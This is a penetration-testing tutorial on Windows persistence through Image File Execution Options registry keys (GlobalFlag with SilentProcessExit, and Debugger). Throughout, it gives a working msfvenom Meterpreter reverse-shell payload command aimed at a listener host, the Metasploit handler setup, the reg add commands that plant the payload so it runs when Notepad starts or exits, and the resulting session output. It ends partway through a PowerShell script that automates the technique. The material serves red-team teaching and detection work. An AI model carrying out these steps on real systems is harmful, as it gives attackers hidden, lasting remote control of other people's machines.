Persistence – Image File Execution Options Injection

January 13, 2020


Image File Execution Options is a Windows registry key which enables developers to attach a debugger to an application and to enable "**GlobalFlag**" for application debugging. This behavior of Windows opens the door for persistence since an arbitrary executable can be used as a debugger of a specific process or as a "**MonitorProcess**". In both scenarios code execution will achieved and the trigger will be either the creation of a process or the exit of an application. However it should be noted that the implementation of this technique requires Administrator level privileges as the registry location which the keys needs to be added is under:

> HKEY_LOCAL_MACHINE

GlobalFlag

Oddvar Moe discussed first in his blog the persistence technique via GlobalFlag. The implementation of this technique requires the creation of three registry keys and an arbitrary payload that will be executed upon a specific event (notepad application is closed). Metasploit utility "**msfvenom**" can be used to generate the malicious payload.

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.0.1 LPORT=4444 -f exe >
pentestlab.exe
```




```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.0.1 LPO
RT=4444 -f exe > pentestlab.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from
the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
root@kali:~#
```

Metasploit – Generate Payload

The "**handler**" Metasploit module needs to be configured in order to capture the payload that will executed on the target system.

```
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST 10.0.0.1
set LPORT 4444
exploit
```




```
       =[ metasploit v5.0.60-dev                          ]
+ -- --=[ 1947 exploits - 1089 auxiliary - 333 post       ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.0.0.1
LHOST => 10.0.0.1
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.0.1:4444
```

Metasploit – Handler Module

Executing the following commands as an Administrator user will create the necessary registry keys to implement the persistence technique via "GlobalFlag".


```
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution
Options\notepad.exe" /v GlobalFlag /t REG_DWORD /d 512
reg add "HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\SilentProcessExit\notepad.exe" /v ReportingMode /t REG_DWORD /d
1
reg add "HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\SilentProcessExit\notepad.exe" /v MonitorProcess /d
"C:\temp\pentestlab.exe"
```



```
Microsoft Windows [Version 10.0.18362.175]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\notepad.exe"
 /v GlobalFlag /t REG_DWORD /d 512
The operation completed successfully.

C:\Windows\system32>reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit\notepad.exe" /v Reporti
ngMode /t REG_DWORD /d 1
The operation completed successfully.

C:\Windows\system32>reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit\notepad.exe" /v Monitor
Process /d "C:\temp\pentestlab.exe"
The operation completed successfully.

C:\Windows\system32>
```

Persistence Global Flag – Registry Keys

The hexadecimal value **0x200** in the "GlobalFlag" registry key enables the silent exit monitoring for the notepad process.




Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\notepad.exe

Name	Type	Data
(Default)	REG_SZ	(value not set)
GlobalFlag	REG_DWORD	0x00000200 (512)

GlobalFlag Registry Key

The ReportingMode registry key enables the Windows Error Reporting process (WerFault.exe) which will be the parent process of the “**MonitorProcess**” pentestlab.exe.




Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit\notepad.exe

Name	Type	Data
(Default)	REG_SZ	(value not set)
MonitorProcess	REG_SZ	C:\temp\pentestlab.exe
ReportingMode	REG_DWORD	0x00000001 (1)

Persistence SilentProcessExit – Registry Keys


When the notepad process is killed (user has closed the notepad application) the payload will be executed and the communication will establish with the command and control.



```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.0.0.1
LHOST => 10.0.0.1
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.0.1:4444
[*] Sending stage (180291 bytes) to 10.0.0.2
[*] Meterpreter session 1 opened (10.0.0.1:4444 → 10.0.0.2:49674) at 2019-
12-31 02:54:50 -0500

meterpreter >
```

Persistence GlobalFlags – Meterpreter

This will cause the system to create a new process called "**WerFault.exe**" which is used for tracking errors related to operating system, Windows features and applications. The payload will be launched as a child process of Windows Error Reporting (**WerFault.exe**).



Process Explorer - Sysinternals: www.sysinternals.com [HOME-PC\netbiosX]
File Options View Process Find Users Help


Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
svchost.exe		3,272 K	12,252 K	2560	Host Process for Windows S...	Microsoft Corporation
dllhost.exe		3,808 K	13,312 K	2876	COM Surrogate	Microsoft Corporation
msdtc.exe		2,724 K	10,080 K	3032	Microsoft Distributed Transa...	Microsoft Corporation
svchost.exe		7,868 K	33,484 K	3372	Host Process for Windows S...	Microsoft Corporation
svchost.exe		3,580 K	20,012 K	2504	Host Process for Windows S...	Microsoft Corporation
svchost.exe		2,396 K	11,012 K	1992	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,756 K	7,360 K	1692	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,268 K	5,968 K	3940	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,800 K	6,000 K	1920	Host Process for Windows S...	Microsoft Corporation
WerFault.exe		2,276 K	8,280 K	3756	Windows Problem Reporting	Microsoft Corporation
pentestlab.exe	0.14	2,772 K	8,552 K	2112	ApacheBench command line...	Apache Software Foundati...
lsass.exe		4,112 K	13,688 K	612	Local Security Authority Proc...	Microsoft Corporation
fontdrvhost.exe		1,192 K	3,072 K	752		
csrss.exe	0.40	1,640 K	4,948 K	464		

Persistence GlobalFlags – pentestlab Process

Debugger

Attaching a debugger into the notepad process is trivial and only requires the creation of a registry key and the malicious payload to be stored in "**System32**".

```
REG ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution
Options\notepad.exe" /v Debugger /d "pentestlab.exe"
```




```
C:\Windows\system32>REG ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\notepad.exe"
 /v Debugger /d "pentestlab.exe"
The operation completed successfully.

C:\Windows\system32>
```

Persistence Debugger – Add Registry Key

Executing the above command from an elevated command prompt will create the registry key “**Debugger**“. The value of this key defines the executable that will be attached to the notepad process which is going to be an arbitrary payload.

```
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution
Options\notepad.exe
```




Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\notepad.exe

- Image File Execution Options
  - CompatTelRunner.exe
  - ExtExport.exe
  - ie4uinit.exe
  - ieinstal.exe
  - ielowutil.exe
  - ieUnatt.exe
  - iexplore.exe
  - MRT.exe
  - mscorsvw.exe
  - msfeedssync.exe
  - mshta.exe
  - ngen.exe
  - ngentask.exe
  - notepad.exe

Name	Type	Data
(Default)	REG_SZ	(value not set)
Debugger	REG_SZ	pentestlab.exe
GlobalFlag	REG_DWORD	0x00000200 (512)

Persistence Debugger – Registry Key


When the notepad process (notepad.exe) is launched this will cause the arbitrary payload to be executed and a Meterpreter session will open.



```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.0.1:4444
[*] Sending stage (180291 bytes) to 10.0.0.2
[*] Meterpreter session 4 opened (10.0.0.1:4444 → 10.0.0.2:49677) at 2019-
12-31 04:52:02 -0500

meterpreter > pwd
C:\Users\netbiosX
meterpreter > getuid
Server username: HOME-PC\netbiosX
meterpreter > 
```

Persistence Debugger – Meterpreter

The Debugger registry key will create a new process on the system.



Process Explorer - Sysinternals: www.sysinternals.com [HOME-PC\netbiosX] (Administrator)
File Options View Process Find Users Help

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
VGAuthService.exe		3,204 K	10,520 K	2460	VMware Guest Authenticatio...	VMware, Inc.
svchost.exe		3,324 K	12,264 K	2560	Host Process for Windows S...	Microsoft Corporation
dllhost.exe		3,808 K	13,340 K	2876	COM Surrogate	Microsoft Corporation
msdtc.exe		2,724 K	10,124 K	3032	Microsoft Distributed Transa...	Microsoft Corporation
svchost.exe		7,888 K	33,592 K	3372	Host Process for Windows S...	Microsoft Corporation
svchost.exe		3,600 K	20,368 K	2504	Host Process for Windows S...	Microsoft Corporation
svchost.exe		2,344 K	10,992 K	1992	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,756 K	7,360 K	1692	Host Process for Windows S...	Microsoft Corporation
lsass.exe		4,204 K	13,728 K	612	Local Security Authority Proc...	Microsoft Corporation
fontdrvhost.exe		1,192 K	3,084 K	752	Usermode Font Driver Host	Microsoft Corporation
csrss.exe	0.55	1,644 K	4,968 K	464	Client Server Runtime Process	Microsoft Corporation
winlogon.exe		2,652 K	11,660 K	556	Windows Logon Application	Microsoft Corporation
fontdrvhost.exe		5,408 K	10,332 K	760	Usermode Font Driver Host	Microsoft Corporation
dwm.exe	1.62	156,044 K	215,844 K	988	Desktop Window Manager	Microsoft Corporation
explorer.exe	0.89	67,292 K	164,280 K	2936	Windows Explorer	Microsoft Corporation
vmtoolsd.exe	1.11	14,988 K	39,052 K	1288	VMware Tools Core Service	VMware, Inc.
regedit.exe		6,792 K	26,368 K	2424	Registry Editor	Microsoft Corporation
cmd.exe		2,328 K	4,000 K	3264	Windows Command Processor	Microsoft Corporation
conhost.exe		7,240 K	18,240 K	2380	Console Window Host	Microsoft Corporation
notepad.exe		3,140 K	13,496 K	1612	Notepad	Microsoft Corporation
notepad.exe		3,148 K	13,624 K	3236	Notepad	Microsoft Corporation
pentestlab.exe	0.76	2,552 K	8,788 K	3124	ApacheBench command line...	Apache Software Foundati...

ApacheBench command line utility

Version: 2.2.14.0
Build Time: Thu Apr 2 17:27:34 2009
Path:
C:\Windows\System32\pentestlab.exe
Command line:
pentestlab.exe "C:\Windows\system32\notepad.exe"
Current directory:
C:\Users\netbiosX\
Autostart Location:
n/a

Parent: explorer.exe(2936)
User: HOME-PC\netbiosX
Started: 1:52:01 AM 12/31/2019 Image: 32-bit
Comment:

Persistence Debugger – pentestlab Process

PowerShell


These two persistence techniques can be automated through the following PowerShell script. The official Gist can be found here. The script has two functions and will create the registry keys required per each technique automatically.

```
<#
    ImageFileExecutionOptions v1.0
    License: GPLv3
    Author: @netbiosX
#>
# Image File Execution Options Injection Persistence Technique

function Persist-Debugger

{

    $Registry = 'HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion'

    Push-Location
    Set-Location $Registry

    if(Test-Path "$Registry\Image File Execution Options\notepad.exe"){

    Write-Verbose 'Key Already Exists' -Verbose

    }else{

    New-Item -Path "$Registry\Image File Execution Options" -Name 'notepad.exe'

        $GetRegKey = 'HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image
File Execution Options\notepad.exe'

        $GetIFEO = Get-Item -Path "$GetRegKey"

        $Payload = 'pentestlab.exe'

